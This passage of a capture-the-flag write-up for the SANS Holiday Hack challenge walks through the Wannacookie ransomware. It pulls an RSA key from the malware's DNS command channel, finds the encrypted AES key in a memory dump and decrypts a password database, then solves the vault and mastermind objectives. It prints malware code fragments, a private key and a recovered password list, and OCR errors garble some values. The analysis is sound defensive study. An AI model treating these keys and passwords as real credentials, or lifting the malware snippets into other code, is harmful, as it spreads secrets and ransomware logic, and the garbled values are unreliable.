
- So far, we've learned that :
1. Once dropped on the victim, the malware is executed in memory.
 2. The malware is using DNS (udp) protocol to communicate with his C&C.
 3. The malware creates an AES symmetric key to encrypt ELFDB files on the system.
 4. The malware import an RSA public key and encrypt the AES key with it.
 5. The malware deletes the AES key and send the encrypted version to the C&C.
 6. Alabaster has a memory dump which will probably be helpful to recover the encrypted key.

- Download the archive (encrypted DB and memory dump):

```
nyws@nihil:~/hackholiday/ransomware/vault$ ls
total 526M
drwxr-xr-x 2 nyws nyws 4.0K Jan  2 10:45 .
drwxr-xr-x 6 nyws nyws 4.0K Jan  2 10:45 ..
-rw-r--r-- 1 nyws nyws 17K Nov  9 10:25 alabaster_passwords.elfdb.wannacookie
-rw-rw-r-- 1 nyws nyws 118M Jan  1 13:53 forensic_artifacts.zip
-rw-r--r-- 1 nyws nyws 408M Nov  9 10:50 powershell.exe_181109_104716.dmp
```

```
nyws@nihil:~/hackholiday/ransomware/vault$ ls
total 526M
drwxr-xr-x 2 nyws nyws 4.0K Jan  2 10:45 .
drwxr-xr-x 6 nyws nyws 4.0K Jan  2 10:45 ..
-rw-r--r-- 1 nyws nyws 17K Nov  9 10:25 alabaster_passwords.elfdb.wannacookie
-rw-rw-r-- 1 nyws nyws 118M Jan  1 13:53 forensic_artifacts.zip
-rw-r--r-- 1 nyws nyws 408M Nov  9 10:50 powershell.exe_181109_104716.dmp
```

- Get Chrisjd20's [power_dump](#) tool on github and load the memory dump :



The screenshot shows the command-line interface of the power_dump.py tool. On the left, there is a menu with options: 1. Load PowerShell Memory Dump File, 2. Process PowerShell Memory Dump, 3. Search/Dump Powershell Scripts, 4. Search/Dump Stored PS Variables, e. Exit. The number 1 is highlighted. On the right, there are two panes. The top pane shows the results of an 'ls' command on the memory dump directory, listing files like 'power_dump.py', 'CHOCOLATE_CHIP_COOKIE_RECIPE.docm', and various PowerShell-related files. The bottom pane shows the processing steps: finding script blocks, variable names, and variables stored in memory. It asks if you want to save the processed data for quick processing later ('Y' or 'N'). The message 'Successfully Processed Memory Dump!' is displayed, followed by a prompt to press Enter to continue.

- Get the malware public/private keys :

Looking in the code, the malware is trying to grab something using some HEX value in a DNS function.

```
if ($($netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_PingableAddress | Where-Object { $_.Status -eq 1 } | Select-String "127.0.0.1:8080").length -ne 0) -and ($($get_over_dns("7365727665722E637274")) -ne $null)) {
    $pub_key = [System.Convert]::FromBase64String($($get_over_dns("7365727665722E637274")))
    #nihil key = $($get_over_dns("7365727665722E6h6579"))
}
```

- Using this function provide us a public key :

```
[DBG]: PS C:\Users\nyws> $(get_over_dns("7365727665722E637274")) )
MIIDXTCCAkWgAwIBAgIJAPE6e19cWzSCJMAUGCSqGSIb3DQEBCWUAfMEUxCAjB9NV
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXR1MSxEwhYDVKQDBhJbnR1cm51dCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3whcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZs1TdGF0ZTEhMB8GA1UECgwYSw50
ZXJuZXQgV2lkz210cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAOCAQ8AMIIB
CgKCAQEAXIjc2VVG1wmzb1+LDN1LYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kg0rrx/pzh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPspMTC
QM9h0SWF77VgDRSReQPjaoyPo3TFbs/Pj1Th1qdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiivXN37A/P7etMiU4QsOBipEcBvL6nEAoAB1UHi
zwCTBBb9P1hwLd1sy1k7tx5wHzD7ihJ5P8tdksBzgrwjYXufBreddg+4nRVVuKeb
E9Jq6zImCfu8e1xjCJK8OLZP9WZWDQIDAQAB01AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdewHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdew
DAYDVR0TBAAwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhDHQVw9Q+Fromk7n2G
2exkTNX1bxz2PS2Q1zw393z83aBRWRVQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvcn3bi1HCwz9w7PFe5CZegaiVbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74I+gHjRherRvQWjb4Abfd4kUnAsdxs17
MTxM0f4t4cdwHyeJUH3yBuT6euId9rn7GQNi61HjchXjEfza8hpBC4ourCKcfQiv
oY/OBxxdxgTygwhAdwmvNrHPoQyB5Q9XwgN/wwMtr1PZfy3Aw9uGFj/sgJv42xcF
+w==
```

```
[DBG]: PS C:\Users\nyws>>
```

- Which can be confirmed by converting the value HEX to Ascii (server.crt):

7365727665722E637274

Output

server.crt

- Sounds good, maybe we can use the same function to get the server.key right ?

```
[DBG]: PS C:\Users\nyws> $(get_over_dns("7365727665722E6b6579")) )
----BEGIN PRIVATE KEY----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKggggSkAgEAAoIBAQDEiNzzvubxcbMG
L4sm2ut1R4seEZ1i2CMoDj73qHq1+tSpwtk9y4L6znLDLwsA6uvh+1mHhhep9ui
w3vvHYCq+Ma5E1jBrvwQy0e2Cr/qenBrdMtQs9KkxMjAz0frJYXvtWANFJF5A+Nq
ji+jdMvtL8+PVOGwp1PA8DSw7i+9eLkqPbNDxCfFhAGG1HEU+cH0CTob0SB5HK0S
TPUKKJVc3FsD8/t60yjThcw4GKKrRwg8vqcQCgAGVQelNYJMEFv0+wHAT2WxjwTu3
HnAfMPsiEnk/y12swHOctaNgFR8Gt512D7i+dFVw4p5sTOmrrMiYj+7x6veMIkrw4
tk/1z1NYAgMBAAECggEAHdIGcJOX5Bj8qPuDXz1s6up1Yan+RHozdDz6bAEj4Eyc
ODw4ao+IdRaD9mM/Sab09GwLLIt0dyhREx1+fjG1bEVdg2HFRd4FMQOnHGAVLqaw
OTFhb9HPuj78ImDBCEFaZHDuThdu1b0sr4RLwQscLbIB58ze5p4AtzvpFcPt1fN
6Yqs/y015VEFR0w1dmbeJN1x+xeiJp8u1s5koL9KH1njZcEgzVqpLxzrsjKr67U
3nYMKDemGjHanYVkf1pzv/rarduns8h6q6Jgyzv91PpLE2I0LY+tGopKmuTUzVom
Vf7s15LMwEssl3g3x8gh215Ops9Y9zsFjhzbktYaqKBgQD1+w+Kfsb3qzREVs9
uGmaIcj6Nzdzr+7EBowZumjy5WWPrse0s6Ld41TcFdax0lueHKE0e0j7H8M+dkg2
Emz3zaJNIAIX89Ucve1rXTv00k+kMYITvHwchdiH64EOjswrc8co9wNgk1X1LQtG
4ibpErVctbocjJ1zv1zXgUi+yTQkBqgDaxRoQo1zgje1DG/T3vsc81jo6jdatRpXB
OURM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qjj+4RY1uuovihk+8t863498
/P4skN1PQi04Ld31fnT92xpzu1hyFyRPQ29rcim2c173KDMPco6gxTezbca1h64Q
8iskC4iswQKbgQcvwq3f40HyqNE9YVr1mRhryUI1qb1i+qP5ftysHHqy94okwerE
KcHw3VajVM9j17Atk4m1al+v3Fh01oh5qh9JswitRDKFz74jv0ka4QNHoqtnsc4
eP1RgCE5z0w0efyrybh9pxwrNTNSEj17tXmbk8azcdi5GsqQKeNs6qBSQKBgH1v
sc9Des+DIGqrN/Otr9twk1hwBVxa8XktDRV2fp7Xaqroe6H0esnmpsX7ezgvjtVx
moCJympCYqt/WFxTSQXugJ0d0uMF11cbFH2re1zYok6P1gcFTn1TyLrY7nmBKKy
DsuzrLkhU50xNn2HCjvg1y4BVjyXTDYJNLU5K7jBAogBAMMXIo7+9otN8hwxnqe4
IeORAq0wkbvZPQ7meDeRC5hRhfCjn9w6G+2+/7dg1ki0TC3Qn3wz8Qog4v5xAqXE
JKBn972Kv00eq5niYehg4yBaImHH+h6NVb1Fd0GJ5vhzbAByook+kn0nvVYbrGBq
-----END PRIVATE KEY-----
```

- Perfect, now we have a public/private RSA key, and we also know that the malware is sending the encrypted key (which has been encrypted with the public key ...). We can use the debugger to reuse this encryption function to get his data length and then, maybe search for this kind of data in the Alabaster's memory dump :

```
$Key_Hash = $(Sha1 $Hex_Key)
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
$Cookie_id = $SendKey $pub_key_encrypted_Key
```

```
[DBG]: PS C:\Users\nyws>> $Pub_key_encrypted_Key
1f958a6a05a43bb511422265583de32e7eb4865d07d465f9e735fb84060c0e0a4dd7c0b537
[DBG]: PS C:\Users\nyws>> $Pub_key_encrypted_Key.Length
512
```

- Ok, the key is 512 bytes long. Let's use power_dump and search for similar data on the dump :

```
===== Filters =====
LENGTH len(variable_values) == 512
[i] 1 powershell Variable Values found
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
print | print [all|num] | print specific or all Variables
dump | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches | matches "[python_regex]" | match python regex inside quotes
len | len [>|<|=|<==] [bt_size] | Variables length >,<,=,<= size
clear | clear [all|num] | clear all or specific filter num
=====
: print
3cf9032201a3966805b50e7f70d51dc7969c73cfb1663x75a56ebf4aa4a149d1949005437dc44b8464dcad05680d531b7a971672d87b24b7a6d72d1d811a6c34f42b2f8d7f2b43aab698b537d2df2f401c2a89fbe24c5833d2c5861139t4b4d3
395000f8d83218a56a6930a2bb17dcade7abfff0065ee0491b379ba4402ca4321e60407d44e6e381691dae5e551cb235427ac157d977722188#945c75a295e714b668109d75c00100694861678ea16f8b796756a45776d29268af1720bc499
8c193107091981a771929590281c34100127978
```

- This sounds promising, only one match ;).

Now we have pretty much all we need to apply decryption. We only have to merge the private and public keys into a PFX(PKCS12) using openssl and create a decryption function in powershell.

```
END CERTIFICATE
nyws@nihil:~/hackholiday/ransomware/vault/good$ openssl pkcs12 -export -out cert.pfx -inkey server.key -in test.cer
Enter Export Password:
Verifying - Enter Export Password:
nyws@nihil:~/hackholiday/ransomware/vault/good$
```

```
4
5     param($HX)
6     $HX = $HX -split '(..)' | % { $_ }
7     ForEach ($value in $HX){[Convert]::ToInt32($value,16)}
8   }
9
10 #($key_bytes, [byte[]]$pub_bytes)
11
12 function B2H {
13
14     param($DEC)
15     $tmp = ''
16     ForEach ($value in $DEC){$a = "{0:x}" -f [Int]$value
17
18         if ($a.length -eq 1){
19             $tmp += '0' + $a}
20         else {
21             $tmp += $a}
22     }
23     return $tmp
24
25
26 function d_k_e($cert, $polo) {
27
28     #param($polo, $cert)
29     $cert = Get-PfxCertificate "c:\users\nyws\Desktop\cert.pfx"
30
31     #$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
32     #[#cert | Import-Certificate]
33     $polo = "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34fb2b2f8d
34     #[#polo | ConvertFrom-String]
35     $b = $(H2B $polo)
36     #$encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
37     #[#cert | (Get-AuthKey)]
38     $decryptedBytes = $cert.PrivateKey.Decrypt($b, $true)
39     #[#ClearText = [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
40     Write-Host $(B2H $decryptedBytes)
41 }
42
43 d_k_e
44 #H2B $polo
45 $polo.Length
```

- Execute the decryption function :

```
PS C:\Users\nyws> c:\Users\nyws\Desktop\malware_analysis\decrypt.ps1  
  
fbcfc121915d99cc20a3d3d5d84f8308  
512  
PS C:\Users\nyws> █
```

- Use the malware sha1checksum to verify if the key checksum match with our finding ..

```
$Key_Hash = $(sha1 $Hex_key)
```

```
[DBG]: PS C:\Users\nyws>> $decrypted_key = "fbfcfc121915d99cc20a3d3d5d84f8308"
[DBG]: PS C:\Users\nyws>> $decrypted_key
b0e59a5e0f00968856f22cff2d6226697535da5b
```

- Sha1checksum are 40 bytes long, let's search in the memory dump.

```
===== Filters =====
1| LENGTH len(variable_values) == 40
2| MATCHES bool(re.search(r"^[a-fA-F0-9]+$",variable_values))

[i] 1 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
===== ===== =====
print | Print [all|num] | print specific or all Variables
dump | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches | matches "[python_regex]" | match python regex inside quotes
len | len [>|<|>=|=|=] [bt_size] | Variables length >,<,=>,<= size
clear | clear [all|num] | clear all or specific filter num
=====
+ print
b0e59a5e0f00968856f22cff2d6226697535da5b
```

- Bingo ! Now we have all we need, we can create a simple script which use the same functions from the malware source code and decrypt the ELFDB :

```
1 reference
function H2B {
    param($HX)
    $HX = $HX -split '(..)' | ? { $_ };
    ForEach ($value in $HX){
        [Convert]::ToInt32($value,16)
    }
};

1 reference
function e_d_file($key, $File) {
    $DestFile = $key + ".txt"

    [byte[]]$key = $(H2B $key);
    $Suffix = ".wannacookie";

    #[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
    [System.Int32]$KeySize = $key.Length*8;
    $AESP = New-Object 'System.Security.Cryptography.AesManaged';
    $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
    $AESP.BlockSize = 128;
    $AESP.KeySize = $KeySize;
    $AESP.Key = $key;
    $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open);
    $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create);

    # Build decryptor
    [Byte[]]$LenIV = New-Object Byte[] 4;
    $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null;
    $FileSR.Read($LenIV, 0, 3) | Out-Null;
    [Int]$LIV = [System.BitConverter]::ToInt32($LenIV, 0);
    [Byte[]]$IV = New-Object Byte[] $LIV;
    $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null;
    $FileSR.Read($IV, 0, $LIV) | Out-Null;
    $AESP.IV = $IV;
    $Transform = $AESP.CreateDecryptor();

    $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform, [System.Security.Cryptography.CryptoStreamMode]::Write);
    [Int]$Count = 0;
    [Int]$BlockSzBts = $AESP.BlockSize / 8;
    [Byte[]]$Data = New-Object Byte[] $BlockSzBts;
    Do {$Count = $FileSR.Read($Data, 0, $BlockSzBts);
        $CryptoS.Write($Data, 0, $Count)} While ($Count -gt 0);
    $CryptoS.FlushFinalBlock();
    $CryptoS.Close();
    $FileSR.Close();
    $FileSW.Close();
    Clear-variable -Name "key";
}

e_d_file fbfcfc121915d99cc20a3d3d5d84f8308 alabaster_passwords.elfdb.wannacookie
```

- Execute the script:

```
PS C:\Users\nyws> c:\Users\nyws\Desktop\malware_analysis\decr3r.ps1
```

- And recover the data back :

- Dump the DB and get the Vault's password :

```
nyws@nihil:~/hackholiday/ransomware/vault$ sqlite3 alabaster_passwords.elfdb .dump > db_eld.bak  
nyws@nihil:~/hackholiday/ransomware/vault$
```

```
nyws@nihil:~/hackholiday/ransomware/vault$ cat db_eld.bak | sqlite3 alabaster_passwords.elfdb .dump > d  
PRAGMA foreign_keys=OFF;  
BEGIN TRANSACTION;  
CREATE TABLE IF NOT EXISTS "passwords" (  
    `name` TEXT NOT NULL,  
    `password` TEXT NOT NULL,  
    `usedfor` TEXT NOT NULL  
);  
INSERT INTO passwords VALUES('alabaster.snowball','CookiesR0cK!2#!','active directory');  
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','KeepYourEnemiesClose1425','www.toysrus.com');  
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','CookiesRLyfe!*26','netflix.com');  
INSERT INTO passwords VALUES('alabaster.snowball','MoarCookiesPreeze1928','Barcode Scanner');  
INSERT INTO passwords VALUES('alabaster.snowball','ED#ED#EED#EF#G#F#G#ABA#BA#B','vault');  
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','PetsEatCookiesToo0813','neopets.com');  
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','YayImACoder1926','www.codecademy.com');  
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','Wootz4Cookies19273','www.4chan.org');  
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','ChristMasRox19283','www.reddit.com');  
COMMIT;
```


Objective 13:

Use what you have learned from previous challenges to open the [door to Santa's vault](#). What message do you get when you unlock the door?

Answer: You have unlocked Santa's vault!

Resolution:

- Using Alabaster Password (which are notes ...) the piano provides the following output :



- We need to switch keys (from E to D) :

```
nyws@nihil:~/hackholiday/piano/transposer$ python transposer.py --from=E --to=D notes
Result(E=>D):
|D| |C#| |D| |C#| |D| |D| |C#|
|D| |E| |F#| |E| |F#| |G| |A| |G#| |A|
```

- Yippekaayyyyy :)

You have unlocked Santa's vault!


Objective 14:

Who was the mastermind behind the whole KringleCon plan?

*If you would like to submit a final report, please do so by emailing it to:
SANSHolidayHackChallenge@counterhack.com*

Answer: santa

Resolution:



Outro-Thanks

I would like to thank all of you guys for this amazing challenge.

It was seriously really fun and I really enjoyed it.

I would also like to thanks all of you for making/sharing all your knowledge to help us to increase our skills and continue to move forward !

Big thanks, Cheers and Happy New Year !

David